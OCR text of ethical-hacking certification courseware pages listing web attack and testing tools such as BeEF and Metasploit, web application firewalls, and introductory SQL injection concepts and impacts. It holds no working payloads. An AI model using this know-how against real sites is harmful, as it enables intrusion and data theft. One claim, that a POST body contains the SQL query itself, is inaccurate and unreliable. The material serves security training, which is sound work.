


Figure 14.105: Screenshot of N-Stalker Web Application Security Scanner

- **Browser Exploitation Framework (BeEF)**

  Source: *http://beefproject.com*

  The Browser Exploitation Framework (BeEF) is an open-source penetration testing tool used to test and exploit web applications and browser-based vulnerabilities. It provides the penetration tester with practical client-side attack vectors and leverages web application and browser vulnerabilities to assess the security of a target and perform further intrusions.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 14.106: Screenshot of Browser Exploitation Framework (BeEF)

Some additional web application security testing tools are as follows:

- Metasploit (*https://www.metasploit.com*)
- PowerSploit (*https://github.com*)
- Watcher Web Security Tool (*https://www.casaba.com*)
- Netsparker (*https://www.netsparker.com*)
- Arachni (*http://arachni-scanner.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Web Application Firewalls

Web application firewalls (WAFs) secure websites, web applications, and web services against known and unknown attacks. They prevent data theft and manipulation of sensitive corporate and customer information. Some of the most commonly used WAFs are as follows:

- **dotDefender**

  Source: *http://www.applicure.com*

  dotDefender™ is a software-based WAF that protects your website from malicious attacks such as SQL injection, path traversal, cross-site scripting, and others that result in website defacement. It complements the network firewall, IPS, and other network-based Internet security products. It inspects HTTP/HTTPS traffic for suspicious behavior.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 14.107: Screenshot of dotDefender web application firewall

Some additional web application firewalls are as follows:

- ServerDefender VP (*https://www.port80software.com*)
- HCL AppScan® Standard (*https://www.hcltech.com*)
- Radware's AppWall (*https://www.radware.com*)
- Qualys WAF (*https://www.qualys.com*)
- Barracuda Web Application Firewall (*https://www.barracuda.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Module Summary


This module presented web application concepts. It also discussed various web application attacks in detail. Furthermore, it described the web application hacking methodology in detail. In addition, it illustrated various web application hacking tools. It also discussed web API, webhooks, and web shell concepts. Moreover, it explained ways of hacking web applications via web APIs, webhooks, and web shells. Subsequently, it presented various countermeasures against threat actors' attempts to hack web applications. Finally, it ended with a detailed discussion on how to secure web applications using various security tools.

In the next module, we will discuss in detail how attackers as well as ethical hackers and pen testers perform SQL injection attacks on the target web application.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

C|EH™
Certified Ethical Hacker

Module 15:
SQL Injection



Module Objectives

SQL injection is the most common and devastating attack that attackers can launch to take control of a website. Attackers use various tricks and techniques to compromise data-driven web applications, causing organizations to incur severe losses in terms of money, reputation, data, and functionality. This module will discuss SQL injection attacks as well as the tools and techniques used by attackers to perform such attacks.

At the end of this module, you will be able:


- Describe the SQL injection concepts
- Perform various types of SQL injection attacks
- Describe the SQL injection methodology
- Use different SQL injection tools
- Explain different IDS evasion techniques
- Adopt SQL injection countermeasures
- Use different SQL injection detection tools

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

SQL Injection Concepts

This section discusses the basic concepts of SQL injection attacks and their intensity. It starts with an introduction to SQL injection and the basics required to understand SQL injection attacks, followed by some examples of such attacks.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



What is SQL Injection?

Structured Query Language (SQL) is a textual language used by a database server. SQL commands used to perform operations on the database include **INSERT**, **SELECT**, **UPDATE**, and **DELETE**. These commands are used to manipulate data in the database server.

Programmers use sequential SQL commands with client-supplied parameters, making it easier for attackers to inject commands. SQL injection is a technique used to take advantage of unsanitized input vulnerabilities to pass SQL commands through a web application for execution by a backend database. In this technique, the attacker injects malicious SQL queries into the user input form either to gain unauthorized access to a database or to retrieve information directly from the database. Such attacks are possible because of a flaw in web applications and not because of any issue with the database or the web server.

SQL injection attacks use a series of malicious SQL queries or SQL statements to manipulate the database directly. An application often uses SQL statements to authenticate users to the application, validate roles and access levels, store and obtain information for the application and user, and link to other data sources. SQL injection attacks work because the application does not properly validate an input before passing it to an SQL statement.

Why Bother about SQL Injection?


SQL injection is a major issue for all database-driven websites. An attack can be attempted on any normal website or software package based on how it is used and how it processes user-supplied data. SQL injection can be used to implement the following attacks:

- **Authentication Bypass**: Using this attack, an attacker logs onto an application without providing a valid username and password, and gains administrative privileges.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Authorization Bypass**: Using this attack, an attacker alters authorization information stored in the database by exploiting an SQL injection vulnerability.
- **Information Disclosure**: Using this attack, an attacker obtains sensitive information that is stored in the database.
- **Compromised Data Integrity**: Using this attack, an attacker defaces a web page, inserts malicious content into web pages, or alters the contents of a database.
- **Compromised Availability of Data**: Using this attack, an attacker deletes the database information, delete logs, or audit information stored in a database.
- **Remote Code Execution**: Using this attack, an attacker compromises the host OS.


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection and Server-side Technologies

Powerful server-side technologies such as ASP.NET and database servers allow developers to create dynamic, data-driven websites and web applications with incredible ease. These technologies implement business logic on the server side, which then serves incoming requests from clients. The server-side technology smoothly accesses, delivers, stores, and restores information. Various server-side technologies include ASP, ASP.Net, Cold Fusion, JSP, PHP, Python, Ruby on Rails, and so on. Some of these technologies are prone to SQL injection vulnerabilities, and applications developed using these technologies are vulnerable to SQL injection attacks. Web applications use various database technologies as part of their functionality. Some relational databases used for developing web applications include Microsoft SQL Server, Oracle, IBM DB2, and the open-source MySQL. Developers sometimes unknowingly ignore secure coding practices when using these technologies, which makes the applications and relational databases vulnerable to SQL injection attacks. These attacks do not exploit a specific software's vulnerability; instead, they target websites and web applications that do not follow secure coding practices to access and manipulate the data stored in a relational database.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Understanding HTTP POST Request

An HTTP POST request is a method for carrying the requested data to the web server. Unlike the HTTP GET method, the HTTP POST request carries the requested data as a part of the message body. Thus, it is considered more secure than HTTP GET. HTTP POST requests can also pass large amounts of data to the server. They are ideal for communicating with an XML web service. These methods submit and retrieve data from the web server.

When a user provides information and clicks **Submit**, the browser submits a string to the web server that contains the user's credentials. This string is visible in the body of the HTTP or HTTPS POST request as

```
select * from Users where (username = 'smith' and password = 'simpson');
```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


